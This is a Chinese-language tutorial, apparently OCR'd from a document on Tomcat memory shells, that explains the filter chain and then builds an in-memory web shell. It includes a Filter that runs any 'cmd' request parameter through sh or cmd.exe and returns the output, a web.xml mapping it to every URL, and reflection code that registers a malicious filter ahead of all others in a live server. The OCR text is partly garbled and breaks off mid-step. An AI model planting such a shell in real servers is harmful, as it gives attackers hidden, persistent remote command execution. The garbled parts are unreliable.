
这里写了两个 FilterDemo，代码基本相同，主要是为了展示这个 Filter 过滤链。

```
import javax.servlet.*;
import java.io.IOException;
public class FilterDemo2 implements Filter {
    @Override
    public void init(FilterConfig filterConfig) throws ServletException {
        System.out.println("第一个Filter 初始化创建");
    }
    @Override
    public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain)
throws IOException, ServletException {
        System.out.println("第一个Filter执行过滤操作");
```

```
        System.out.println("第一个Filter执行过滤操作");
        filterChain.doFilter(servletRequest,servletResponse);
    }
    @Override
    public void destroy() {

    }
}
```



Tomcat 是这样将我们自定义的 filter 调用的。



1. 根据请求的 URL 从 FilterMaps 中找出与之 URL 对应的 Filter 名称


2. 根据 Filter 名称去 FilterConfigs 中寻找对应名称的 FilterConfig
3. 找到对应的 FilterConfig 之后添加到 FilterChain 中，并且返回 FilterChain
4. filterChain 中调用 internalDoFilter 遍历获取 chain 中的 FilterConfig，然后从 FilterConfig 中获取 Filter，然后调用 Filter 的 doFilter 方法

模拟注入

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"

         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xs
d"
         version="4.0">
    <filter>
        <filter-name>cmd_Filters</filter-name>
        <filter-class>cmd_Filters</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>cmd_Filters</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    <filter>
        <filter-name>filterDemo</filter-name>
        <filter-class>FilterDemo</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>filterDemo</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>
```

```
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.InputStream;
import java.util.Scanner;
public class cmd_Filters implements Filter {
```

```
    public void destroy() {
    }
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws ServletExcept
ion, IOException {
        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;
        if (req.getParameter("cmd") != null) {
            boolean isLinux = true;
            String osTyp = System.getProperty("os.name");
            if (osTyp != null && osTyp.toLowerCase().contains("win")) {
                isLinux = false;
            }
            String[] cmds = isLinux ? new String[]{"sh", "-c", req.getParameter("cmd")} : new String[]{"cmd.exe",
"/c", req.getParameter("cmd")};
            InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
            Scanner s = new Scanner(in).useDelimiter("\\A");
            String output = s.hasNext() ? s.next() : "";
            resp.getWriter().write(output);
            resp.getWriter().flush();
        }
        chain.doFilter(request, response);
    }
    public void init(FilterConfig config) throws ServletException {
    }
}
```



Tomcat内存马及查杀 - 飞书云文
127.0.0.1:8080/?cmd=ipconfig
127.0.0.1:8080/?cmd=ipconfig
Windows IP ??
?????? ???:
???? . . . . . : ???????
????? DNS ?? . . . . . :
???????? ????* 1:
???? . . . . . : ???????
????? DNS ?? . . . . . :
???????? ????* 2:
???? . . . . . : ???????
????? DNS ?? . . . . . :
?????? VMware Network Adapter VMnet1:
????? DNS ?? . . . . . :
???? IPv6 ??. . . . . : fe80::1929:d571:e6fb:278d%4
IPv4 ?? . . . . . : 192.168.198.1
???? . . . . . : 255.255.255.0
????. . . . . :
?????? VMware Network Adapter VMnet8:
????? DNS ?? . . . . . :
???? IPv6 ??. . . . . : fe80::9d50:c580:2696:fab2%6
IPv4 ?? . . . . . : 192.168.68.1
???? . . . . . : 255.255.255.0
????. . . . . :
???????? WLAN:
????? DNS ?? . . . . . :
???? IPv6 ??. . . . . : fe80::bcd1:c3d8:e188:493e%5
IPv4 ?? . . . . . : 172.16.128.110
???? . . . . . : 255.255.255.0
????. . . . . : 172.16.128.254
?????? ??? 2:
???? . . . . . : ???????
????? DNS ?? . . . . . :
<html>
<head>
<title>$Title$</title>
</head>
<body>
END
</body>
</html>

实际过程中，我们是不可能操作 web.xml 的，我们需要使用反射进行动态注册，

流程如下：

1. 创建一个恶意 Filter
2. 利用 FilterDef 对 Filter 进行一个封装
3. 将 FilterDef 添加到 FilterDefs 和 FilterConfig
4. 创建 FilterMap ，将我们的 Filter 和 urlpattern 相对应，存放到 filterMaps 中（由于 Filter 生效会有一个先后顺序，所以我们一般都是放在最前面，让我们的 Filter 最先触发）

从前面的的分析，可以发现程序在创建过滤器链的时候，context 变量里面包含了三个和 filter 有关的成员变量：filterConfigs，filterDefs，filterMaps



现在要解决的两个问题：


1. 如何获取这个 context 对象。

2. 如何修改 filterConfigs，filterDefs，filterMaps，将恶意类插入。


如何获取 context 对象

首先，你需要知道

Tomcat 中的对应的 ServletContext 实现是 ApplicationContext。



在 Web 应用中获取的 ServletContext 实际上是 ApplicationContextFacade 对象，对 ApplicationContext 进行了封装，而 ApplicationContext 实例中又包含了 StandardContext 实例，以此来获取操作 Tomcat 容器内部的一些信息，例如 Servlet 的注册等。




当我们能直接获取 request 的时候，可以直接将 ServletContext 转为 StandardContext 从而获取 context。

ServeltContext –> ApplicationContext

```
ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
```

```
//上面几行的目的是为了获取(ApplicationContext)context
```


通过 Java 反射获取 servletContext 所属的类（ServletContext 实际上是 ApplicationContextFacade 对象），使用 getDeclaredField 根据指定名称 context 获取类的属性（private final org.apache.catalina.core.ApplicationContext），因为是 private 类型，所以使用 setAccessible 取消对权限的检查，实现对私有的访问，此时 appctx 的值：



ApplicationContext –> StandardContext（ApplicationContext 实例中包含了 StandardContext 实例）

```
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
//上面几行的目的是为了获取(StandradContext)context
```

通过 Java 反射获取 applicationContext 所属的类（org.apache.catalina.core.ApplicationContext），使用 getDeclaredField 根据指定名称 context 获取类的属性（private final org.apache.catalina.core.StandardContext），因为是 private 类型，使用 setAccessible 取消对权限的检查，实现对私有的访问，此时 stdctx 的值：



这样就可以获取 (StandardContext)context 对象。

之后组合起来

```
ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
        appctx.setAccessible(true);
// ApplicationContext 为 ServletContext 的实现类
        ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
        Field stdctx = applicationContext.getClass().getDeclaredField("context");
        stdctx.setAccessible(true);
// 这样我们就获取到了 context
        StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
```

如何修改对应的属性

addFilterDef: 添加一个 filterDef 到 Context

```
/**
 * Add a filter definition to this Context.
 *
 * @param filterDef The filter definition to be added
 */
@Override
public void addFilterDef(FilterDef filterDef) {

    synchronized (filterDefs) {
        filterDefs.put(filterDef.getFilterName(), filterDef);
    }
    fireContainerEvent( type: "addFilterDef", filterDef);

}
```

addFilterMapBefore: 添加 filterMap 到所有 filter 最前面

```java
/**
 * Add a filter mapping to this Context before the mappings defined in the
 * deployment descriptor but after any other mappings added via this method.
 *
 * @param filterMap The filter mapping to be added
 *
 * @exception IllegalArgumentException if the specified filter name
 *  does not match an existing filter definition, or the filter mapping
 *  is malformed
 */
@Override
public void addFilterMapBefore(FilterMap filterMap) {
    validateFilterMap(filterMap);
    // Add this filter mapping to our registered set
    filterMaps.addBefore(filterMap);
    fireContainerEvent( type: "addFilterMap", filterMap);
}
```

ApplicationFilterConfig：为指定的过滤器构造一个新的 ApplicationFilterConfig

```java
ApplicationFilterConfig(Context context, FilterDef filterDef)  context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext[]"
        throws ClassCastException, ReflectiveOperationException, ServletException,
        NamingException, IllegalArgumentException, SecurityException {

    super();

    this.context = context;  context: "StandardEngine[Catalina].StandardHost[localhost].StandardContext[]"
    this.filterDef = filterDef;  filterDef: "FilterDef[filterName=KpLi0rn, filterClass=org.apache.jsp.filterDemo_jsp$1]"
    // Allocate a new filter instance if necessary
    if (filterDef.getFilter() == null) {
```

我们需要实例化一个 FilterDef 对象，并将恶意构造的恶意类添加到 filterDef 中

```
//定义一些基础属性、类名、filter名等
        filterDemo filter = new filterDemo();
        FilterDef filterDef = new FilterDef();
//name = filterDemo
        filterDef.setFilterName(name);
        filterDef.setFilterClass(filter.getClass().getName());
        filterDef.setFilter(filter);
//添加filterDef
        standardContext.addFilterDef(filterDef);
```

之后，实例化一个 FilterMap 对象，并将 filterMap 到所有 filter 最前面

```
    //创建filterMap，设置filter和url的映射关系,可设置成单一url如/xyz ,也可以所有页面都          可触发可设置为/*
        FilterMap filterMap = new FilterMap();
// filterMap.addURLPattern("/*");
        filterMap.addURLPattern("/xyz");
//name = filterDemo
        filterMap.setFilterName(name);
        filterMap.setDispatcher(DispatcherType.REQUEST.name());
//添加我们的filterMap到所有filter最前面
        standardContext.addFilterMapBefore(filterMap);
```

最后，FilterConfigs 存放 filterConfig 的数组，在 FilterConfig 中主要存放 FilterDef 和 Filter 对象等信息

先获取当前 filterConfigs 信息

```
        Field Configs = standardContext.getClass().getDeclaredField("filterConfigs");
        Configs.setAccessible(true);
